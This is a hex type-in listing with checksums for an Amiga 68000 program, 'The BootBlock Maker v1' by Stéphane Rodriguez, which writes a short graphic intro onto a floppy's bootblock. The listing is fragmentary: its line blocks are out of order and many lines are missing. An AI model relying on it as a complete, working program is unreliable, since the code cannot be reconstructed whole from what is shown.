000034:5D20 0000 30B9 434F 4E3A 302F 3130 2F36:B039
000035:3430 2F32 3030 2F2A 2A20 426F 6F74 426C:E12B
000036:6F63 6820 AD61 6B65 7220 2A2A 009B 333B:6369
000037:3332 3B34 306D 5374 E970 6861 6B65 2052:D2CF
000038:6F64 7269 6775 657A 2070 72E9 7366 6E74:23EE
000039:659B 333B 3333 3B34 306D 2174 6865 2062:E1E5
000040:6F6F 7462 6C6F 636B 206D 616B 6572 2076:BB6B
000041:3121 0D0A 0A9B 303B 3331 3B34 306D 4365:5B38
000042:2070 726F 6772 616D 6D65 2070 6572 6D65:BC6A
000043:7420 6465 2070 6C61 6365 7220 756E 6520:1569
000044:7065 7469 7465 2069 6E74 726F 2067 7261:ED47
000045:7068 6971 7565 0D0A 7375 7220 6C65 2062:CEA4
000046:6F6F 7462 6C6F 636B 2028 7365 6374 6575:1021
000047:7273 2030 2065 7420 3129 2064 2775 6E65:BE8F
000048:2064 6973 7175 6574 7465 2E0D 0A0A 4169:4EA5
000049:6E73 692C 206C 6F72 7371 7565 2076 6E75:E03E
000050:7320 6C61 2063 6861 7267 6572 657A 2075:C60D
000051:6E74 E972 6965 7572 656D 646E 742E 2056:941C
000052:6E75 730D 0A61 7572 657A 2064 726F 6974:C416
000053:20E0 2063 6574 7465 2070 72E9 7365 6E74:904E
000054:6174 696F 6E2C 2070 6173 2074 72E8 7320:C16E
000055:6573 7468 E974 6971 7565 206D 6169 730D:9708
000056:0A63 6563 6920 6E27 6573 7420 6475 2071:A586
000057:7527 E020 6C61 7270 6C61 6365 206D 206D:BB8B
000058:6F69 7265 206C 696D 6974 E965 0D0A 0A0A:D594
```



```
000009:66EC 6120 60E8 2239 0000 01EE 2C79 0000:7994
000010:01EA 4EAE FFD0 224E 2C79 0000 0004 4EAE:EDDD
000011:FE62 4E75 6100 00C8 2C79 0000 0004 93C9:6EE5
000012:4EAE FE6A 23C0 0000 01CE 43F9 0000 01BE:B8CD
```

00059:5072	6573	7365	7A20	6C65	2062	6F75	746F:1415
00060:6E20	6472	6F69	7420	6465	206C	6120	736F:0F7B
00061:7572	6973	2070	6F75	7220	7361	7576	6567:2F28
00062:6172	6465	720D	0A65	7420	6C65	2062	6F75:B2A5
00063:746F	6E20	6761	7563	6865	2070	6F75	7220:29BD
00064:7265	746F	7572	6E65	7220	6175	2057	6F72:2E09
00065:6B42	656E	6368	2E9B	3020	7000	7472	6163:D8A8
00066:6B64	6973	6B2E	6465	7669	6365	0000	444F:C287
00067:5300	0000	0000	0000	0370	6100	002A	43FA:FB94
00068:001A	4EAE	FFA0	4A80	6700	000C	2040	2068:409C
00069:0016	7000	4E75	7001	4E75	646F	732E	6C69:C107
00070:6272	6172	7900	48E7	FFFE	2C79	0000	0004:B246
00071:203C	0000	281C	223C	0001	0002	4EAE	FF3A:B87F
00072:2A40	2A80	2B40	0004	06AD	0000	0016	0004:86CB
00073:2B40	0008	06AD	0000	0022	0008	6100	00E2:9401
00074:206D	0004	202D	0008	30FC	00E0	4840	30C0:EB82
00075:30FC	00E2	4840	30C0	20BC	FFFF	FFFE	41F9:0D90
00076:00DF	F000	317C	03A0	0096	216D	0004	0080:4882
00077:4268	0088	217C	0000	0FFF	0180	217C	3081:C7E8
00078:30C1	008E	217C	0038	00D0	0092	317C	1200:97E1
00079:0100	42A8	0102	42A8	0108	43FA	0112	206D:EDD3
00080:0008	D1FC	0000	0E96	223C	0000	0031	203C:2343
00081:0000	0009	10D9	51C8	FFFC	D1FC	0000	001E:34C0
00082:51C9	FFEC	33FC	8380	00DF	F096	6100	001A:5BC0
00083:2C79	0000	0004	2255	203C	0000	281C	4EAE:E5D8
00084:FF2E	4CDF	7FFF	4E75	33FC	7FF3	00DF	F09A:BFE9
00085:7200	7410	33C1	00DF	F180	5281	6100	0018:BFC9
00086:51CA	FFF2	0839	0006	00BF	E001	6600	FFE2:A09D
00087:6100	003E	4E75	7649	4E71	51CB	FFFC	4E75:14A9
00088:13FC	0087	00BF	D100	2C79	0000	0004	4EAE:616D
00089:FF7C	3B79	00DF	F01C	000E	006D	C000	000E:EC79
00090:3B79	00DF	F002	000C	006D	8200	000C	4E75:FD54
00091:33FC	7FFF	00DF	F09A	33ED	000E	00DF	F09A:CAE8
00092:33FC	7FFF	00DF	F096	33ED	000C	00DF	F096:CADE
00093:2C79	0000	0004	43FA	0024	7000	4EAE	FDD8:2D21
00094:2040	23E8	0026	00DF	F080	4279	00DF	F088:698D
00095:2240	4EAE	FE62	4EAE	FF76	4E75	6772	6170:D4CB
00096:6869	6373	2E6C	6962	7261	7279	0000	FFFF:4883
00097:FFFF	FFFF	FFFF	FFFF	8000	0000	0000	0000:7FFC
00098:0001	BFFF	FFFF	FFFF	FFFF	FFFD	B000	0000:6FFA
00099:0000	0000	000D	A7FF	FFFF	FFFF	FFFF	FFE5:A7EE
00100:A7E0	3EFF	7FFF	FF9F	FFE5	A7EA	BFFF	FFFF:CE4A
00101:FEDF	FFE5	A7FB	8CCE	6731	CC47	29E5	A7FB:38E5
00102:B6BF	5FD6	B6DA	B3E5	A7FB	B6DF	6F96	B6DA:069E
00103:77E5	A7FB	B6EF	7756	B6DA	F7E5	A7F1	928F:3764
00104:4712	4F09	23E5	A7FF	FFFF	FFFF	FFFF	FFE5:61E1
00105:A7FF	FF3F	FFFF	FF3F	3FE5	A7FF	FFBF	FBFF:8A1E
00106:FFBF	BFE5	A71A	CE2D	91C4	CE33	8965	A76C:C5B3
00107:B5AD	7BDB	75AB	B565	A76D	B5AD	7BDB	65A7:9B34
00108:B565	A76D	B5AD	7BDB	55AF	B6E5	A718	CE52:1058
00109:9CC9	0653	8EE5	A77F	FFFF	FFFF	FFFF	FCE5:D662
00110:A77F	FFFF	FFFF	FFFF	F9E5	A73F	FFFF	FFFF:489E
00111:FFFF	FFE5	A7FF	FFFF	FFFF	FFFF	FFE5	A7FF:4FC4
00112:FFFF	FFFF	FFFF	FFE5	A7FD	E383	8787	0620:1909
00113:83E5	A7F8	F7D9	33DB	B5B6	ABE5	A7FA	F7DD:5903
00114:7BDB	BCF7	EFE5	A7FA	F7DD	7BC7	8E71	EFE5:C2AB
00115:A7F0	77DD	7BD7	BFB7	EFE5	A7F7	76D9	33DB:9DEB
00116:B5B6	EFE5	A7E2	2083	8789	0460	C7E5	A7FF:69CD
00117:FFFF	FFFF	FFFF	FFE5	A7FF	FFFF	FFFF	FFFF:A7DE
00118:FFE5	A7FF	FFFF	FFFF	FFFF	FFE5	A7FF	FFFF:4FC4
00119:FFFF	FFFF	FFE5	A7FF	FF7D	FDCE	73FF	FFE5:1911
00120:A7FF	FEFE	F9B5	ADFF	FFE5	A7FF	FEE6	FDB5:F330
00121:ADFF	FFE5	A7FF	FDDE	7DB6	6DFF	FFE5	A7FF:E75B
00122:FDDE	7DC5	B1FF	FFE5	A7FF	FDDE	7DED	BBFF:0D52
00123:FFE5	A7FF	FEE6	F89E	67FF	FFE5	A7FF	FEFE:AE49
00124:FFFF	FFFF	FFE5	A7FF	FF7D	FFFF	FFFF	FFE5:A742
00125:A7FF	FFFF	FFFF	FFFF	FFE5	B000	0000	0000:57E1
00126:0000	000D	BFFF	FFFF	FFFF	FFFF	FFFD	8000:4006
00127:0000	0000	0000	0001	FFFF	FFFF	FFFF	FFFF:FFFD
00128:FFFF	0000	0000	0000	0000	0000	0000	0000:FFFF
00129:0000	0000	0000	0000	0000	0000	0000	0000:0000
00130:0000	0000	0000	0000	0000	0000	0000	0000:0000
00131:0000	0000	0000	0000	0000	0000	0000	03EC:03EC
00132:0000	0014	0000	0000	0000	0008	0000	0012:002E
00133:0000	001C	0000	0030	0000	003C	0000	0064:00EC
00134:0000	006A	0000	0092	0000	0098	0000	00A2:0236
00135:0000	00AC	0000	00BC	0000	00C2	0000	00DA:0304
00136:0000	00E6	0000	0108	0000	011E	0000	0136:0442
00137:0000	0140	0000	014C	0000	0000	0000	03F2:067E
00138:0000	03EB	0000	0001	0000	03F2	0000	0000:07DE

